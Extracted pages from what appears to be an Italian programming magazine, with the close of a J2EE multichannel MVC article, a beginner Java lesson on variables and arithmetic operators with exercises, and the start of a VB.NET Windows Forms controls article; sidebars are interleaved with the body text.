Questa pagina di dettaglio è molto simile alla sua omologa dedicata alla produzione di codice HTML, con la differenza che il linguaggio prodotto è WML ed allo stesso modo viene modificata la chiamata al Tag personalizzato per fare in modo che anch'esso produca codice compatibile con il dispositivo di destinazione. Vediamo quindi il funzionamento di questi Tag inseriti all'interno della Tag Library.

LA COMPONENTE MODEL

La componente che implementa la vera logica di business dell'applicazione e che si occupa di effettuare la query sul database e restituirne i dati alla componente di presentazione, è composta, in questa implementazione, da due Tag compresi in una Tag Library. Una Tag Library permette, in linea generale, di definire dei Tag personalizzati da inserire nelle pagine JSP ed associati ciascuno ad una determinata classe che implementa la logica di business. Questa associazione avviene all'interno di un file di configurazione che deve avere estensione .tld ed è un file in formato xml validabile attraverso un'apposita grammatica DTD. Il file che descrive la nostra libreria di Tag si chiama *mcapp.tld* ed è contenuto, come consuetudine, nella directory *WEB-INF*. Ad ogni Tag, quindi, corrisponde una precisa classe Java che ne implementa la logica di business, in particolare nel nostro caso le due classi sono contenute all'interno del package *com.mcapp.tags* e sono in particolare le classi *ListTag.java* e *DetailTag.java*.
La prima si occupa di generare il codice HTML o WML, in funzione del canale di erogazione, per la lista dei record coerenti con i criteri di ricerca inseriti dall'utente. All'interno del metodo *doStartTag* troviamo infatti la query di selezione dei record ed una parte di generazione del codice di markup in funzione del valore dell'attributo language che viene passato direttamente dal codice della pagina JSP. La seconda classe, analogamente, esegue la query di selezione estraendo tutti i campi del record con quel particolare id e genera la porzione di codice di markup necessaria a completare il codice prodotto direttamente dalla pagina JSP.

DEPLOY

Per installare l'applicazione sul vostro Tomcat 4.x è sufficiente copiare il file *mcapp.war* nella directory *webapps* di Tomcat e far partire l'application server, verrà immediatamente scompattato il file war e verrà generata la directory mcapp corrispondente al context dell'applicazione.
A questo punto potrete raggiungere la pagina di ricerca attraverso l'url: *http://localhost:8080/mcapp/Controller?Action=ricerca*.
Per installare invece tutta l'alberatura compreso i sorgenti, è sufficiente inserire nel file *$TOMCAT_HOME/conf/server.xml*, il file di configurazione di Tomcat, la seguente sezione:

```
<Context
  path="/mcapp" reloadable="true"
  docBase="C:\Progetti\mcapp\web"
  workDir="C:\Progetti\mcapp\web\work\org
                                  \apache\jsp" >
  <Logger
    className="org.apache.catalina.logger.
                              SystemOutLogger"
    verbosity="4" timestamp="true"/>
</Context>
```

che serve ad indicare al server che al context /mcapp deve essere associata l'applicazione che è posizionata sul file-system nel punto indicato dal parametro *docBase*.

CONCLUSIONI

In questo articolo è stata implementata completamente un'applicazione multicanale con la tecnologia J2EE ed utilizzando il Pattern MVC per il disegno dell'architettura. Sono state realizzate la componente di Controller che si occupa del dispatching delle chiamaate HTTP e le componenti di View e di Model che consentono l'erogazione del servizio attraverso i canali Web e Wap.
La gestione della multicanalità, seppur semplice in questo esempio, può arrivare a livelli di dettaglio molto più precisi fino all'individuazione puntuale del singolo dispositivo che vuole accedere all'applicazione. Questo rende le applicazioni basate su questa architettura particolarmente semplici da sviluppare e di facile estendibilità quando sia necessario inserire il supporto per nuovi canali o nuovi dispositivi.

Massimo Canducci

J2EE

Applicazioni
J2EE multicanale

Tag Libraries

A partire dalle specifiche JSP 1.1 è possibile utilizzare, all'interno delle pagine JSP, delle librerie di tag personalizzati che permettono di separare dal codice JSP alcune funzionalità dotate di una propria componente visuale.
Una Tag Library è una collezione di tag personalizzati in grado di demandare ad una specifica implementazione la produzione di una particolare zona della pagina, e quindi anche della rappresentazione grafica della zona stessa.
I tag sono in grado, attraverso i parametri, di interagire con le pagine JSP in modo da incapsulare funzionalità di backend che diversamente dovrebbero essere scritte in codice Java direttamente all'interno delle pagine JSP.

Java

☑ Java per principianti.

Serene variabili: dai del "tu" a Java

Eccoci arrivati alla seconda puntata del nostro corso di Java per principianti assoluti. Il mese scorso abbiamo visto come si compila e come si lancia un programma Java. Questo mese cominceremo a imparare qualcosa di più del linguaggio. In particolare parleremo di uno degli strumenti più importanti in tutti i linguaggi di programmazione: le variabili.

File Sul CD
\soft\codice\JavaBeg2.zip

Sul CD allegato a questo numero di IoProgrammo troverai tutto il codice degli esempi di questo mese.

File sul Web
www.itportal.it/ioprog71/JavaBeg2.zip

Vediamo subito cosa imparerai questo mese. Obiettivi di questa lezione:

- Vedrai come si stampano numeri e stringhe sullo schermo.
- Ti imbatterai nei fondamentali concetti di variabile e di tipo.
- Comincerai a lavorare con gli operatori.
- Risolverai i tuoi primi problemi di programmazione.

Cominciamo dal punto in cui ci eravamo lasciati il mese scorso:

```
class Saluti
{
  public static void main(String[] args)
  {
     System.out.println("Saluti a casa!");
   }
}
```

Avevamo detto che la classe *Saluti* ha un metodo *main()*, e che questo *main()* è per convenzione il punto di ingresso del programma.
Ci resta da spiegare l'istruzione dentro il *main():*

```
System.out.println("Saluti a casa!");
```

Questa istruzione stampa una stringa sullo schermo e va a capo. Una stringa, nel linguaggio informatico, è una sequenza di caratteri. Il valore della stringa deve essere racchiuso tra virgolette. Il carattere ';' alla fine dell'istruzione è importante: tutte le istruzioni del linguaggio finiscono con un punto e virgola. Di solito si scrive un'istruzione su ciascuna riga, ma il compilatore ignora gli a-capo, gli spazi e le tabulazioni quindi, per puro masochismo, potremmo scrivere un lungo e illeggibile programma di una sola riga. In realtà l'istruzione *System.out.println()* non è altro che un metodo. La macchina virtuale invoca (si dice così) il metodo *main()*, e il *main()* invoca il metodo *System.out.println()* passandogli la stringa che vogliamo stampare. Si dice che la stringa è il parametro del metodo. Per ora non hai ancora studiato i metodi, quindi mi fermo qui. L'importante è che tu sappia che, per stampare qualcosa, puoi usare *System.out.println()*, e che devi mettere la roba che vuoi stampare tra le due parentesi tonde. Così come stampi una stringa, puoi stampare qualsiasi altra cosa, ad esempio un numero:

```
System.out.println(3.14);
```

Ricordati che la notazione è quella anglosassone, quindi per separare i decimali devi usare il "punto" al posto della nostra "virgola". Giusto per assicurarti di aver capito bene come funziona il ciclo modifica-compilazione-esecuzione, eccoti qualche semplice esercizio:

- **Esercizio 1** – Modifica il programma Stampa perché stampi un numero. Compila il programma e lancialo.

- **Esercizio 2** – Prova a togliere il punto e virgola alla fine della riga. Il compilatore dovrebbe dare un messaggio di errore.

Tutto molto semplice, ma non molto interessante. E' il momento di cominciare a far di conto.

LE MOLTE FACCE DEL "PIÙ"

Java, come tutti i linguaggi, ha i suoi operatori, che ci permettono di fare operazioni come la somma o la moltiplicazione. Ad esempio, ecco la stampa di una somma:

```
System.out.println(1 + 1);
```

Quando questa istruzione viene eseguita succedono due cose. La prima è che l'espressione tra parentesi viene valutata. Questo significa che la Macchina Virtuale Java calcola il valore dell'espressione. A dire il vero in questo caso il valore viene calcolato già dal compilatore, che mette direttamente il risultato nel codice compilato Java. Ma a noi per ora non interessa chi sia a fare i calcoli: ci basta sapere che vengono fatti. Quindi l'espressione *(1 + 1)* diventa il valore 2. La seconda cosa che succede è che il valore viene stampato dal metodo *System.out.println()*.
È molto comune, nel campo della programmazione, che un'unica istruzione faccia più cose. Naturalmente, dobbiamo sapere in che ordine queste cose vengono fatte. Nel caso che abbiamo visto (e anche in quasi tutti gli altri), prima viene valutata l'espressione e poi viene fatta la stampa. Si dice che la valutazione dei parametri ha la priorità sulla chiamata dei metodi.
L'operatore "+" significa "somma" quando entrambi gli operandi sono numeri. Se gli operandi sono stringhe, allora l'operatore + significa "concatenazione", cioè unisce le due stringhe in una stringa unica:

```
System.out.println("A lei e " + "a sua sorella");
```

Questa istruzione stampa:

A lei e a sua sorella

Tra parentesi, questo è uno dei pochissimi casi in cui lo stesso operatore Java assume più significati (questa situazione si chiama *overloading*, nel senso che lo stesso operatore è stato "sovraccaricato" di più significati). Puoi anche usare l'operatore "+" in espressioni "miste" dove il primo operando è una stringa e il secondo un numero. Ad esempio:

```
System.out.println("PI Greco: " + 3.14);
```

Questa istruzione stampa:

PI Greco: 3.14

Quest'ultimo esempio comporta alcune cosine interessanti, e forse non del tutto ovvie. Da qualche parte, mentre viene eseguita l'istruzione, il numero 3.14 (che è proprio un numero, tanto è vero che lo possiamo sommare, dividere, eccetera) viene trasformato nella stringa "3.14", che è una sequenza di caratteri senza significato numerico. Se questo non accadesse, l'operatore di concatenamento non potrebbe concatenare i due valori. Questa è una cosa meno scontata di quello che sembra, e ne riparleremo quando affronteremo l'argomento del casting. Per ora ci basta sapere che Java capisce quello che vogliamo fare, e lo fa. Finora abbiamo solo stampato un po' di numeri e stringhe sullo schermo. Questi numeri e queste stringhe si chiamano costanti, perché il loro valore non cambia nel corso dell'esecuzione del programma. Ad esempio, la costante numerica 3.14 vale sempre 3,14. Allo stesso modo, la costante stringa "xyz" vale sempre e solo "xyz". Lo so, la co-

Attrezzi da lavoro

Per cominciare, installa sul tuo computer l'SDK per Java 2 Standard Edition. Mentre scrivo, la versione più recente è la 1.4.1.02. L'installer per Windows si chiama *j2sdk-1_4_1_02-windows-i586.exe*, e lo puoi trovare sul sito http://java.sun.com. Se non hai motivi particolari per cambiare qualche opzione, allora fai pure un'installazione standard. Oltre al sistema di sviluppo (nella cartella *c:\j2sdk1. 4.1_01*) ti verrà installato il Java 2 Runtime Environment, una macchina virtuale visibile da tutto il sistema e dal browser. In questo modo avrai un sistema che "conosce Java", ed è in grado di eseguire programmi Java nelle pagine Internet. Quando avrai installato il JDK e il JRE sarai già quasi a posto. Per scrivere i tuoi primi programmi, però, ti servirà anche un editor di testo. Se lavori sotto Windows puoi usare il terribile Notepad. Noi però ti consigliamo di fare un piccolo sforzo in più e di scaricare un editor fatto apposta per i programmatori. Uno decente e gratuito è *PSPad* http://www.sw.cz /pspad/index_en.html. Se sei disposto a spendere soldi, puoi scaricare un editor più sofisticato come *CodeGenie* http: //www.code-genie .com/cgenie.html. Oltre ad essere migliori del Notepad, questi editor hanno alcune caratteristiche che li rendono particolarmente adatti alla programmazione. Un esempio è la "sintassi colorata": il programma è in grado di capire (guardando l'estensione del file) che stai scrivendo un programma in Java, ed evidenzia le varie parti del testo con colori, grassetto, eccetera, a seconda del loro significato. Utilissimo – provare per credere.

Java contro Microsoft

Microsoft basa il proprio successo sul sistema operativo Windows. Quindi non può certo vedere di buon occhio un linguaggio che permette di scrivere programmi che girano su qualsiasi piattaforma. Per questo motivo l'azienda di Bill Gates ha sempre osteggiato Java, fino al punto di rilasciare di recente il suo "clone" di Java, di nome C#. C# è un ottimo linguaggio, e ha anche qualche caratteristica che a Java manca. Il suo limite è quello di non essere compatibile con sistemi operativi diversi da Windows, e di non avere le ottime e vastissime librerie di Java. Ti consigliamo di imparare il più diffuso e pratico Java. Potrai passare a C# in un secondo momento se ne avrai bisogno. I due linguaggi si somigliano come fratelli (fratelli coltelli, in questo caso).

Java

Le versioni di Java

Il linguaggio Java e il suo sistema di sviluppo vengono continuamente aggiornati da Sun. È facile fare confusione tra le varie versioni, quindi ecco un breve chiarimento. L'attuale variante di Java si chiama Java 2. Da qualche tempo esistono tre versioni principali di Java 2: la Standard (J2SE), la Enterprise (J2EE) e la Micro (J2ME). La prima è quella "per tutti", la seconda include una serie di funzionalità avanzate per la programmazione in ambito aziendale, la terza serve per programmare i dispositivi elettronici come i cellulari. A noi interessa Java 2 Standard Edition. Se volessimo solo far girare i programmi Java sul nostro sistema, ci basterebbe visitare la pagina http://java.sun.com/getjava/ e avere un po' di pazienza. Il browser scaricherà e installerà la versione più aggiornata del Java Runtime Environment (JRE), cioè quell'insieme di programmi e librerie che servono per far funzionare Java sulla nostra macchina. Ma dato che vogliamo programmare, il JRE non ci basta. Abbiamo bisogno del sistema di sviluppo completo, che include il JRE e altri componenti importanti come il compilatore. Il sistema di sviluppo di Java 2 si chiama Java Development Kit, o più brevemente JDK.

sa ti sembra ovvia. Ma molto spesso ti sarà più utile usare delle variabili, cioè dei nomi associati ad un valore che può cambiare.

LE COSE CAMBIANO

Per pensare alle variabili, puoi immaginare dei contenitori che contengono un valore. Ciascun contenitore ha un'etichetta: il suo nome.
Ad esempio, il numero dei miei anni (33, ancora per poco) è un valore costante. Ma posso infilarlo all'interno di un contenitore e chiamarlo anni:

```
int anni = 33;
```

La parola chiave *int* indica che la variabile può contenere un valore intero. Visto che in questo caso non ci interessano i decimali (a nessuno importa di sapere che ho 33,7 anni!) un valore intero andrà benissimo. Con questa istruzione dico tre cose. Primo: voglio una variabile di nome *anni*. Secondo: voglio che sia di tipo intero. Terzo: voglio che contenga il valore *33*. Il segno "=" si chiama operatore di assegnamento, perché assegna all'operando di sinistra (la variabile anni) il valore dell'espressione sulla destra (la costante 33). Una volta che ho la variabile posso, ad esempio, stamparla:

```
System.out.println(anni);
```

Come al solito, la Macchina Virtuale risolverà l'espressione tra parentesi prima di stamparla. In questo caso l'espressione è il nome di una variabile, e il suo valore è 33.
Se le variabili esistessero solo per dare un nome ai valori, allora non sarebbero molto utili. La loro grande potenza sta nel fatto che il valore che contengono può, appunto, variare.
Ad esempio:

```
anni = anni + 1;
```

Questa operazione può sembrare un po' strana. Per capirla devi ricordare che il simbolo = non indica l'uguaglianza, come in un'equazione, ma è un operatore che assegna il valore dell'espressione sulla destra alla variabile sulla sinistra. Proprio come succede quando stampiamo un'espressione, la prima cosa che succede è che l'espressione viene valutata. L'espressione sulla destra vale 33 più 1, quindi 34. Questo valore verrà assegnato di nuovo alla variabile anni, che quindi dopo questa istruzione avrà il valore 34.
Nota anche che non abbiamo dovuto usare la parola chiave *int*. Abbiamo già specificato che si tratta di una variabile intera, quindi la variabile resterà intera per tutta la sua esistenza. Dobbiamo specificare il tipo della variabile solo la prima volta che la usiamo. Anzi, se per caso scrivessimo ancora una volta *int anni* il compilatore penserebbe che vogliamo definire una nuova variabile con lo stesso nome di una già definita, e quindi darebbe un errore.
Questa faccenda del tipo è fondamentale, quindi vale la pena di parlarne meglio. Ma prima facciamo un paio di esercizi.

- **Esercizio 3** – Scrivi, nel *main()* di una classe di nome Somma, una sequenza di istruzioni che (1) crea una variabile intera di nome x che vale 1, (2) crea una seconda variabile intera di nome *y* che vale 2, (3) crea una terza variabile intera di nome somma che vale la somma di *x* e *y*, e infine (4) stampa la variabile *somma*. Compila il programma e fallo girare.

Questo esercizio è banale per chiunque abbia un minimo di esperienza, ma potrebbe risultarti ostico se non hai mai programmato prima d'ora. Prova comunque a risolverlo da solo (davanti allo schermo, non a mente!). Se non ce la fai, ecco la soluzione:

```
class Somma
{
  public static void main(String[] args)
  {
     int x = 1;
     int y = 2;
     int somma = x + y;
     System.out.println(somma);
  }
}
```

Compila il programma con javac.exe e lancialo con *java.exe*. Naturalmente il file sorgente deve chiamarsi esattamente *Somma.java*. E occhio all'indentazione, se non vuoi che il tuo programmino diventi rapidamente incomprensibile!
È il momento di affrontare un esercizio un po' più complicato:

```
int x = 10;
int y = 20;
// qui vogliamo scambiare il valore di x e quello di y
System.out.println("La variabile x vale " + x);
System.out.println("La variabile y vale " + y);
```

La riga che comincia con la doppia barra è un commento. I commenti servono solo a chi legge il codice, e il compilatore li ignora. Il modo più semplice per scrivere il commento in Java è una doppia barra. Un commento può iniziare (con la doppia barra) in qualsiasi punto di una riga,

Java

e include tutto quello che c'è dalla doppia barra fino alla fine della riga.
Al posto del commento vogliamo inserire le istruzioni che scambiano il valore delle due variabili *x* e *y*. Quindi *x* deve assumere il valore di *y*, e *y* quello di *x* (naturalmente questo deve valere per qualsiasi coppia di valori – non è una soluzione valida scrivere semplicemente *x = 20* e *y = 10!*). Dopo aver scambiato i valori possiamo stamparli.

- **Esercizio 4** – Metti le istruzioni che hai appena visto nel *main()* di un programma di nome *Swap* (inglese per "scambio"). Al posto del commento scrivi le istruzioni che scambiano i valori di *x* e *y*.

Questo esercizio comporta un dilemma. Se assegniamo direttamente ad una variabile il valore dell'altra, allora perdiamo il valore precedente. Ad esempio, se scriviamo:

```
x = y
```

allora il precedente valore di x va perso. Come facciamo a scambiare i due valori senza perderli? Se non ti viene subito in mente come fare, pensaci un po' su. La soluzione è alla fine di questo articolo.

DUE GRADINI IN UN SOLO PASSO

Torniamo alla nascita delle variabili. Hai già imparato che per definire una nuova variabile puoi scrivere un'istruzione simile a questa:

```
int x = 10;
```

Questa istruzione dice tre cose, ma solo le prime due sono inseparabili:

1) vogliamo una variabile di nome *x*, e allo stesso tempo vogliamo che questa variabile sia di tipo *int*;

2) vogliamo assegnare il valore *10* alla variabile *x*.

La prima di queste due fasi si chiama dichiarazione, perché dice al compilatore: voglio una variabile intera di nome *x*. La seconda si chiama inizializzazione, perché assegna ad *x* il suo valore iniziale. Queste due fasi sono talmente ben distinte che, anche se spesso sono composte in un'unica istruzione, possiamo sempre metterle in due istruzioni separate:

```
int x;   // dichiara una variabile x di tipo int
x = 10;  // assegna il valore 10 alla variabile x
```

Quanto vale x dopo la prima di queste due istruzioni? Non vale niente – il suo valore non è definito. In alcuni linguaggi, una variabile non inizializzata ha un valore a caso. Questo approccio può essere pericoloso, perché potresti dimenticarti di inizializzare la variabile. Java è un linguaggio che preferisce sempre andare sul sicuro, quindi il compilatore dà un errore se provi a usare una variabile senza inizializzarla prima.
E se invece della seconda istruzione dimentichi la prima? Anche in questo caso avrai un errore. Il compilatore incontra il nome x, ma non lo conosce e non sa come interpretarlo. Quindi, stai tranquillo: se dimentichi di dichiarare o di inizializzare una variabile, il compilatore ti avviserà subito.
E ora un altro esercizio:

```
class Variabili
{
 public static void main(String[] args)
 {
   int x; // prova a cancellare questa riga...
   x = 10;          // e poi prova a cancellare questa
   System.out.println("La variabile x vale " + x);
  }
}
```

- **Esercizio 5:** Nel programma Variabili prova a cancellare (o a "commentar via" aggiungendo una doppia barra all'inizio) prima la dichiarazione, poi l'inizializzazione della variabile x. Quali messaggi di errore ti dà il compilatore nei due casi?

PROPRIO UN BEL TIPO

Visto che abbiamo parlato dell'operatore +, tanto vale fare la conoscenza dei più importanti operatori aritmetici di Java. Ecco un programmino di esempio:

```
class Operatori
{
  public static void main(String[] args)
  {
    int x = 7;
    int y = 2;
    System.out.println(x + y);  // somma
    System.out.println(x - y);  // sottrazione
    System.out.println(x * y);  // moltiplicazione
    System.out.println(x / y);  // divisione
    System.out.println(x % y);  // modulo
  }
}
```

Convenzioni, convenzioni

La convenzione Java per i nomi delle variabili è simile a quella per i nomi delle classi, con un'eccezione: il nome inizia con una lettera minuscola. Le parole successive alla prima hanno invece la lettera maiuscola. Ad esempio: *x*, *contatore* e *sommaParziale* sono buoni nomi di variabile, mentre *SommaParziale* non lo è. Come al solito si tratta solo di una convenzione per rendere il codice più leggibile, non di una regola del linguaggio.

Java

Gli operatori sono '+' (somma), '-' (sottrazione), '*' (moltiplicazione), '/' (divisione) e % (modulo). I simboli non sono gli stessi dell'aritmetica, ma i loro significati sì. E' possibile che l'operatore di "modulo" non ti sia familiare. Il modulo è il resto della divisione intera. Torna con la mente alle scuole elementari. Hai presente quando dicevi ad esempio che 13 diviso 2 fa 5 col resto di 3? Ecco, il modulo è proprio il valore di quel "resto".
Ad esempio: 44 % 3 è uguale a 2 ("44 gatti diviso per 3 col resto di 2"). L'operatore modulo è molto più utile di quello che si potrebbe pensare. Se provi a far girare questo programma ottieni:

9
5
14
3
1

Tutti i valori sono come ce li aspettavamo, tranne forse il risultato della divisione. Probabilmente pensavi che dividendo 7 per due avremmo ottenuto 3.5.
Dov'è finita la parte decimale del risultato?
La soluzione del mistero sta nel fatto che sia x che y sono variabili intere. Per Java la divisione tra due interi è appunto una divisione intera, cioè una divisione nella quale il risultato deve essere intero. Quindi il sistema costringe il risultato a "diventare intero", tagliando via senza tanti complimenti la parte decimale. Non la arrotonda, la butta proprio via! Il risultato di 19 (intero) diviso 10 (intero) è 1, non 2.
Se vuoi una divisione decimale, allora almeno una delle due variabili deve avere un tipo decimale, come ad esempio *double* (decimale a doppia precisione).

- **Esercizio 6:** Prova a cambiare le dichiarazioni delle due variabili: usa il tipo *double* (decimale a doppia precisione) anziché *int*. Cosa cambia nei risultati del programma Operatori?

Come vedi, il tipo delle variabili è una caratteristica assolutamente essenziale. Vedrai che ne riparleremo spesso. Quanti tipi esistono nel linguaggio Java? In un certo senso, infiniti. In Java, come in tutti i linguaggi "orientati agli oggetti" (vedi box), puoi creare da te i tuoi tipi. Ma per ora ci interessano solo alcuni tipi particolarmente importanti che il linguaggio ci mette a disposizione. Abbiamo già incontrato int (per gli interi) e *double* (per i decimali). È quasi giunto il momento di darci appuntamento all'articolo del mese venturo, quando incontreremo altri "tipi importanti". Come dici?
Ah, giusto… Ti avevo promesso la soluzione dell'Esercizio 4. Il modo più semplice per scambiare i valori di *x* e *y* è quello di usare una terza variabile per conservare temporaneamente il valore che non vuoi perdere:

```
class Swap
{
  public static void main(String[] args)
  {
    int x = 10;
    int y = 20;

    // facciamo lo swap!
    int temp = x;
    x = y;
    y = temp;
    // fine dello swap

    System.out.println("La variabile x vale " + x);
    System.out.println("La variabile y vale " + y);
  }
}
```

Ho aggiunto anche qualche commento e un paio di a-capo per rendere più chiaro il codice. Troverai questo programmino sul CD, insieme al resto del codice di questo mese.
Al mese prossimo, dunque, quando approfondiremo un po' questa faccenda dei tipi e degli operatori.

Paolo Perrotta

Resta dove sei

Esiste anche un metodo simile a *System.out.println()*, che però non va a capo dopo aver stampato. Si chiama *System.out.print()*.
A proposito, non ti stupire se l'istruzione per stampare ha un nome così lungo. Quando sarai un po' più esperto potrai facilmente scriverti una procedura di stampa con un nome più breve.

Con e senza gli oggetti

Java è un linguaggio di programmazione "orientato agli oggetti". Cosa significa?
I linguaggi di programmazione più vecchiotti, come il BASIC o il C, usavano il cosiddetto paradigma procedurale. Secondo questa filosofia, un programma è un insieme di funzioni che manipolano un insieme di dati. Questo modo di ragionare diventa inadeguato quando i programmi diventano troppo grandi e complessi. Per questo motivo alla fine degli anni '80 cominciarono a diffondersi i linguaggi object-oriented, che concepivano il software come un insieme di oggetti che si scambiano messaggi.
Se non hai mai programmato prima d'ora, non preoccuparti della differenza tra paradigma procedurale e paradigma a oggetti. Imparerai direttamente a programmare con gli oggetti, che sembrano molto più "naturali" ai principianti che agli esperti di programmazione procedurale. Se invece hai esperienza di linguaggi di script o di linguaggi procedurali, allora dovrai fare un po' di fatica in più per cambiare il tuo modo di ragionare. Ma non preoccuparti: ci siamo passati quasi tutti. In questo corso cercheremo di introdurre la programmazione a oggetti nel modo più indolore possibile.

Struttura dell'ambiente di sviluppo

Controlli standard Windows Forms

I controlli standard Windows Forms sono i controlli presenti nella casella degli strumenti (Toolbox) quando si avvia un progetto VB.NET. In questo primo articolo ci occuperemo della loro descrizione.

Quando si avvia per la prima volta un progetto VB.NET, nella casella degli strumenti viene mostrato un elenco dei controlli contenuti nella libreria *System.Windows.Forms.dll* che include i controlli (46) solitamente più utilizzati nelle applicazioni Window Forms. In VB.NET è inoltre possibile utilizzare una serie di componenti COM aggiuntivi dalla finestra di dialogo *Personalizza Casella degli strumenti*.
Selezionando la voce di menu *Strumenti/ Personalizza Casella degli strumenti*, viene mostrata la finestra di dialogo che visualizza un elenco di tutti i componenti COM registrati nel computer, da cui è possibile rimuovere o aggiungere controlli dall'elenco visualizzato nella Casella degli strumenti. In questo articolo descriveremo i controlli TextBox, Label e LinkLabel dopo aver analizzato le proprietà comuni a tutti i controlli.


PROPRIETÀ COMUNI

Giacché tutti i controlli ereditano la maggior parte delle proprie funzionalità dalla classe *System.Windows. Forms.Control*, essi espongono proprietà simili, vediamone alcune:

LAYOUT (Dimensioni e posizione)

- **Anchor:** indica se il controllo verrà ancorato alla form selezionando il bordo del contenitore dal quale il controllo mantiene una distanza fissa. Un controllo può essere ancorato ad uno o più bordi del contenitore padre, il valore predefinito è *Top, Left* (in alto a sinistra). In pratica, l'oggetto non viene adattato alle dimensioni della finestra, ma resta fisso nella sua posizione. L'ancoraggio di un controllo ad un contenitore padre, permette di conservare i bordi ancorati nella stessa posizione relativa ai bordi del contenitore padre, quando quest'ultimo viene ridimensionato. Per impostarla, si deve cliccare sulla freccia visualizzata a destra di tale proprietà: comparirà una piccola finestra in cui selezionare, con un clic del mouse, i bordi della finestra cui si vuole ancorare il controllo;
- **Dock:** indica i bordi del controllo che dovranno essere ancorati alla form (o un generico controllo contenitore). A differenza della proprietà precedente, le dimensioni del controllo variano in conformità a quelle della form poiché dovranno coincidere con il bordo selezionato, mentre la posizione rimane invariata. Il valore di default è *None*, nessun ancoraggio;
- **Location:** permette di impostare (o di ricavare) le coordinate *X* e *Y* dell'angolo superiore sinistro del controllo in relazione, all'angolo superiore sinistro della form (o del controllo contenitore). Corrisponde alle proprietà *Left* e *Top* delle versioni precedenti di VB.
- **Size:** imposta (o ricava) l'altezza e la larghezza del controllo espressa in pixel. Corrisponde alle proprietà *Width* e *Height* delle versioni precedenti di VB.

ASPETTO

- **BackColor:** ottiene o imposta il colore di

Testo tipo password

Per impostare un *TextBox* come un campo password, senza visualizzare il testo immesso, si può utilizzare la proprietà *PasswordChar* digitando il carattere di mascheramento, tipicamente un asterisco. In questo modo invece di visualizzare i caratteri verrà visualizzato un asterisco per ogni carattere digitato. Prestate attenzione che la proprietà MultiLine sia *False* in caso contrario VB non maschera i caratteri digitati.

Visual Basic .NET

Componente COM

La scheda ***Componenti*** **COM della finestra** ***Personalizza casella degli strumenti*** **visualizza le seguenti colonne di informazioni:**

• Nome - Consente di visualizzare i nomi dei componenti COM disponibili. Ciascun nome è preceduto da una casella di controllo. Se la casella di controllo è selezionata allora il componente è già visualizzato nella Casella degli strumenti oppure verrà aggiunto cliccando su *OK.* Se la casella di controllo non è selezionata, il componente non è attualmente visualizzato nella Casella degli strumenti oppure verrà rimosso dalla Casella degli strumenti facendo clic su *OK.*

• Percorso - Visualizza il percorso completo del componente COM. I componenti forniti con VB.NET sono memorizzati nel percorso di installazione di Visual Studio.

• Libreria - Consente di visualizzare il nome della libreria che comprende il componente COM.

• Ultima modifica - Consente di visualizzare la data dell'ultima modifica prodotta al componente COM.

sfondo del controllo;

- **ForeColor:** ottiene o imposta il colore di primo piano del controllo;

- **Font:** ottiene o imposta il tipo di carattere del testo visualizzato dal controllo;

- **Text:** ottiene o imposta il testo associato al controllo. VB 6 effettua una distinzione tra il testo che un controllo visualizza e quello che l'utente finale può modificare, nel primo caso utilizza la proprietà *Caption*, mentre per il secondo la proprietà *Text*. In VB.NET tale distinzione non esiste più, tutti i controlli sono in grado di visualizzare una stringa di caratteri ed espongono l'unica proprietà *Text*.

COMPORTAMENTO

- **Enabled:** ottiene o imposta un valore che indica se il controllo può rispondere all'interazione dell'utente. Il valore è *true* (per default) se il controllo può rispondere all'interazione dell'utente; in caso contrario assume il valore *false*. La proprietà *Enabled* consente l'attivazione o la disattivazione dei controlli in fase di esecuzione.
  Un controllo può essere disattivato per limitarne l'utilizzo;

- **TabIndex:** ottiene o imposta l'ordine di tabulazione del controllo all'interno del relativo controllo contenitore (compresa la form).Un indice di tabulazione può essere composto da numeri interi validi, maggiori di o uguali a zero, con i numeri più bassi situati nelle prime posizioni dell'ordine di tabulazione. Per includere un controllo nell'ordine di tabulazione si deve impostare la relativa proprietà *TabStop* a *true;*

- **TabStop:** ottiene o imposta un valore che indica se l'utente è in grado di attivare il controllo utilizzando il tasto *TAB*. Il valore è *true* (default) se l'utente è in grado di attivare il controllo utilizzando il tasto *TAB;* in caso contrario assume il valore *false.*
  Quando l'utente preme il tasto *TAB*, lo stato attivo per l'input passa al successivo controllo, nell'ordine di tabulazione, che abbia il valore della proprietà *TabStop* impostato a *true.*

- **Visible:** ottiene o imposta un valore che indica se il controllo è visualizzato. Il valore è *true* (default) se il controllo è visualizzato, in caso contrario assume il valore *false.*

ACCESSIBILITÀ

- **AccessibleName:** ottiene o imposta il nome del controllo utilizzato dalle applicazioni client con accesso facilitato. Il valore predefinito è *Null (Nothing).* In pratica, la proprietà *AccessibleName* è costituita da un'etichetta che descrive brevemente e identifica l'oggetto all'interno del relativo contenitore;

- **AccessibleDescription:** Ottiene o imposta la descrizione del controllo utilizzato dalle applicazioni client con accesso facilitato. Il valore predefinito è *Null (Nothing).* In pratica, la proprietà *AccessibleDescription* fornisce una descrizione testuale dell'aspetto visivo di un oggetto.
  La descrizione è utilizzata principalmente per fornire un condizione più ampia agli utenti non vedenti o con problemi di riduzione della capacità visiva, ma può essere utilizzata anche per la ricerca del contesto o per altre applicazioni;

- **AccessibleRole:** ottiene o imposta il ruolo accessibile del controllo. La proprietà *AccessibleRole* descrive il tipo di elemento dell'interfaccia utente rappresentato da un oggetto. Se non è possibile determinare il ruolo del controllo, la proprietà *AccessibleRole* è impostata su *AccessibleRole.*

PROGETTAZIONE

- **Name:** ottiene o imposta il nome del controllo;

- **Locked:** determina se è possibile spostare o ridimensionare il controllo;

- **Modifiers:** indica il livello di visibilità dell'oggetto.

IL CONTROLLO TEXTBOX

I controlli *TextBox* sono i controlli ideali per offrire all'utente la possibilità di visualizzare, modificare o immettere informazioni. Per disegnare un controllo TextBox, ed in genere qualsiasi controllo, su una form si deve:

- Visualizzare la casella degli strumenti (*Toolbox*);

- Cliccare sull'icona *TextBox* (casella di testo) nella casella degli strumenti;

- Posizionarsi con il mouse sulla form, nel punto in cui si vuole inserire il TextBox, e

cliccare con il pulsante sinistro del mouse;

- Tenere premuto il pulsante sinistro del mouse, disegnare il controllo e rilasciare il mouse.

Fig. 1: Un form con controlli *TextBox*.

Per default VB visualizza nei Textbox il nome del Textbox stesso, perciò nel primo Textbox sarà visualizzato il testo *"TextBox1"*, per modificarne il contenuto è sufficiente utilizzare la proprietà *Text*. La proprietà *Text* può contenere qualsiasi serie di caratteri, compresa la stringa vuota. Per modificare la proprietà *Text* si può: visualizzare la finestra delle proprietà del *TextBox*, cliccare nel campo a destra dell'etichetta Text e digitare il testo voluto, oppure si può modificare il testo da programma con la semplice istruzione:

```
TextBox1.Text = "PrimoTesto"
